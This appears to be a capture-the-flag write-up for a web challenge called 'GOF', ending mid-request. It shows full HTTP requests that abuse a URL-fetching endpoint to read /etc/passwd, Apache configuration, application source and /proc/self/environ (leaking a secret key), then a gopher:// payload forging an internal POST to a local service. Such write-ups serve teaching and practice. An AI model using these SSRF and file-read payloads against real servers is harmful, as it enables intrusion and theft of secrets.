
GOF Writeup

Description

We remade our club organization website. Check it out.

Solution

let's visit the website :



This is only first version of a control panel we want to develop to monitor company's departments.

there is nothing interesting there, if we check the source html of the page, we find this link to a `javascript` file :


```
</div>

<script src="/static/js/main.js"></script>
```

when we click on it we get this js code :

```
function myFunc(eventObj) {
    var xhttp = new XMLHttpRequest();
    xhttp.onreadystatechange = function () {
      if (this.readyState == 4 && this.status == 200) {
        document.getElementById("content").innerHTML = xhttp.responseText;
      }
    };
    xhttp.open("POST", '/request');
    xhttp.setRequestHeader("Content-Type", "application/x-www-form-
urlencoded");
    xhttp.send("service=" + this.attributes.link.value);

  }

  var dep = document.getElementsByClassName('department');
  for (var i = 0; i < dep.length; i++) {
    dep[i].addEventListener('click', myFunc);
  }
```

so there is an endpoint `/request` that accepts a POST request with the parameter `service` that takes the value of a URL.

let's request that endpoint on burpsuite :




```
POST /request HTTP/1.1
Host: gof.hackini24.shellmates.club
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Origin: https://gof.hackini24.shellmates.club
Referer: https://gof.hackini24.shellmates.club/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

service=https://gof.hackini24.shellmates.club/
```

```
HTTP/1.1 200 OK
date: Mon, 18 Dec 2023 00:30:20 GMT
server: Apache/2.4.52 (Ubuntu)
vary: Accept-Encoding
content-type: text/html; charset=utf-8
connection: close
Content-Length: 1336

<!DOCTYPE html>
<html lang="en">

  <head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

    <title>
      nextGen
    </title>

    <link rel="stylesheet" type="text/css" href="/static/styles/css/bootstrap.min.css">
    <link rel="stylesheet" type="text/css" href="/static/styles/css/stylesheet.css">
  </head>

  <body class="">

    <div class="container">


      <div class="header clearfix">
        <nav>
          <ul class="nav nav-pills pull-right">
            <li role="presentation" class="active">
              <a href="/">
                Main
              </a>
            </li>
            <li role="presentation" class="dropdown">
              <a>
                Overview
```

interesting, we might have an SSRF here, but before that let's try something else.

since this will accept any link, why we don't try to grab local files using `file://` which is a URI (Uniform Resource Identifier) scheme that is used to indicate that the referenced resource is a local file.

let's try to read the `/etc/passwd` file :




```
POST /request HTTP/1.1
Host: gof.hackini24.shellmates.club
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Origin: https://gof.hackini24.shellmates.club
Referer: https://gof.hackini24.shellmates.club/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

service=file:///etc/passwd
```

```
HTTP/1.1 200 OK
date: Mon, 18 Dec 2023 00:32:42 GMT
server: Apache/2.4.52 (Ubuntu)
vary: Accept-Encoding
content-type: text/html; charset=utf-8
connection: close
Content-Length: 922

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

we got the content of the file, great, now let's check some sensitive stuff.

we know that this server is running `apache2`, the common path to the apache configuration is `/etc/apache2/sites-enabled/000-default.conf`, let's try to read that :




```
POST /request HTTP/1.1
Host: gof.hackini24.shellmates.club
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Origin: https://gof.hackini24.shellmates.club
Referer: https://gof.hackini24.shellmates.club/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

service=file:///etc/apache2/sites-enabled/000-default.conf
```

```
HTTP/1.1 200 OK
date: Mon, 18 Dec 2023 00:35:03 GMT
server: Apache/2.4.52 (Ubuntu)
vary: Accept-Encoding
content-type: text/html; charset=utf-8
connection: close
Content-Length: 813

<VirtualHost 127.0.0.1:80>
  ServerName acc.dep.shellmates.org
  WSGIScriptAlias / /var/www/service1/app.wsgi
  <Directory /var/www/service1>
    Require all granted
  </Directory>
</VirtualHost>

<VirtualHost 127.0.0.1:80>
  ServerName hr.dep.shellmates.org
  WSGIScriptAlias / /var/www/service2/app.wsgi
  <Directory /var/www/service2>
    Require all granted
  </Directory>
</VirtualHost>


#<VirtualHost 127.0.0.1:80>
  #    ServerName secret-service.dep.shellmates.org
  #    WSGIScriptAlias / /var/www/secret-service/app.wsgi
  #    <Directory /var/www/service2>
    #        Require all granted
    #
  </Directory>
  #
</VirtualHost>

<VirtualHost *:80>
  WSGIScriptAlias / /var/www/main-app/app.wsgi
  <Directory /var/www/main-app>
    Require all granted
```

we got the paths to some internal apps!

the interesting one is `secret-service`, which is located in `/var/www/secret-service/`, making an educated guess, we try to read the source code of that app in `/var/www/secret-service/app.py` :


Request

Pretty Raw Hex

```
POST /request HTTP/1.1
Host: gof.hackini24.shellmates.club
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Origin: https://gof.hackini24.shellmates.club
Referer: https://gof.hackini24.shellmates.club/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

service=file:///var/www/secret-service/app.py
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
date: Mon, 18 Dec 2023 00:38:21 GMT
server: Apache/2.4.52 (Ubuntu)
vary: Accept-Encoding
content-type: text/html; charset=utf-8
connection: close
Content-Length: 818

from flask import Flask, render_template, request, jsonify
import os
from dotenv import load_dotenv

app = Flask(__name__)

load_dotenv()
SECRET_KEY = os.getenv('SECRET_KEY')

flag = os.popen("/flag").read()

@app.route("/flag", methods=["POST"])
def flag():
try:
data = request.get_json()
secret = data.get('secret')
if secret == SECRET_KEY:
flag = os.popen("/flag").read()
return jsonify({'success': True, 'flag': flag})
else:
return jsonify({'success': False, 'error': 'Invalid secret'})
except Exception as e:
return jsonify({'success': False, 'error': "Something Went wrong"})



@app.route("/flag", methods=["GET"])
def test():
return "you can test your GET payloads here"


```

and we got it, let's place it here for better visibility :


```python
from flask import Flask, render_template, request, jsonify
import os
from dotenv import load_dotenv

app = Flask(__name__)

load_dotenv()
SECRET_KEY = os.getenv('SECRET_KEY')

flag = os.popen("/flag").read()

@app.route("/flag", methods=["POST"])
def flag():
    try:
        data = request.get_json()
        secret = data.get('secret')
        if secret == SECRET_KEY:
            flag = os.popen("/flag").read()
            return jsonify({'success': True, 'flag': flag})
        else:
            return jsonify({'success': False, 'error': 'Invalid secret'})
    except Exception as e:
        return jsonify({'success': False, 'error': "Something Went wrong"})



@app.route("/flag", methods=["GET"])
def test():
    return "you can test your GET payloads here"


if __name__ == "__main__":
    app.run(port=5000)
```

**(before continuing, you may ask why we don't just read the flag since it's placed in that app's web root directory ?
i tried that but it didn't work cause probably the file is owned by root and www-data has no read permission on it.)**

okey that's interesting, so this app has an endpoint `/flag`, if we send a POST request to that endpoint, it will check for the post data that has to be in json, the data should contain a key named `secret` with it's value that is placed in the `SECRET_KEY` environment variable, if all goes well we get the flag.

we have 2 problems, let's start with the first.

the first problem is we don't have the KEY, but since it's in an environment variable, we can check the `/proc/self/environ` file which holds the environment variables of our process :



Request

```
POST /request HTTP/1.1
Host: gof.hackini24.shellmates.club
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Origin: https://gof.hackini24.shellmates.club
Referer: https://gof.hackini24.shellmates.club/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

service=file:///proc/self/environ
```

Response

```
HTTP/1.1 200 OK
date: Mon, 18 Dec 2023 00:46:46 GMT
server: Apache/2.4.52 (Ubuntu)
vary: Accept-Encoding
content-type: text/html; charset=utf-8
connection: close
Content-Length: 627

KUBERNETES_PORT=tcp://10.88.0.1:443KUBERNETES_SERVICE_PORT=443HOSTNAME=gof-86978f8c-nv4kr
SECRET_KEY=b7bb70a3b3c95f570a8d31ece41bf7c5APACHE_RUN_DIR=/var/run/apache2
APACHE_PID_FILE=/var/run/apache2/apache2.pidKUBERNETES_PORT_443_TCP_ADDR=10.88.0.1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
KUBERNETES_PORT_443_TCP_PORT=443KUBERNETES_PORT_443_TCP_PROTO=tcp
APACHE_LOCK_DIR=/var/lock/apache2LANG=CAPACHE_RUN_USER=www-dataAPACHE_RUN_GROUP=www-data
APACHE_LOG_DIR=/var/log/apache2KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_PORT_443_TCP=tcp://10.88.0.1:443KUBERNETES_SERVICE_HOST=10.88.0.1PWD=/
```

we got the key.

the last problem is how are we gonna send a POST request from this parameter, we need to find a way to send this request :

```
POST /flag HTTP/1.1
Content-Type: application/json
Content-Length: 46


```

```
{"secret":"b7bb70a3b3c95f570a8d31ece41bf7c5"}
```

this meets all the endpoint's conditions to give us the flag but the problem is sending it.

this is where `gopher` comes in play, we can actually send http requests and specially `http POST requests` using the `gopher://` protocol, you can learn more about how to use this technique here.


so following the blog, if we want to send the request we mentioned earlier, we would send something like this using gopher :

```
gopher://127.0.0.1:5000/_POST%20%2Fflag%20HTTP%2F1.1%0AContent-Type%3A%20application%2Fjson%0AContent-Length%3A%2046%0A%0A%7B%22secret%22%3A%22b7bb70a3b3c95f570a8d31ece41bf7c5%22%7D%0A
```

let's URL decode that to easily read it :

```
gopher://127.0.0.1:5000/_POST /flag HTTP/1.1
Content-Type: application/json
Content-Length: 46

{"secret":"b7bb70a3b3c95f570a8d31ece41bf7c5"}
```

we see that we meet all the conditions, but when we send it we get this error :




```
POST /request HTTP/1.1
Host: gof.hackini24.shellmates.club
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 192
Origin: https://gof.hackini24.shellmates.club
Referer: https://gof.hackini24.shellmates.club/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

service=
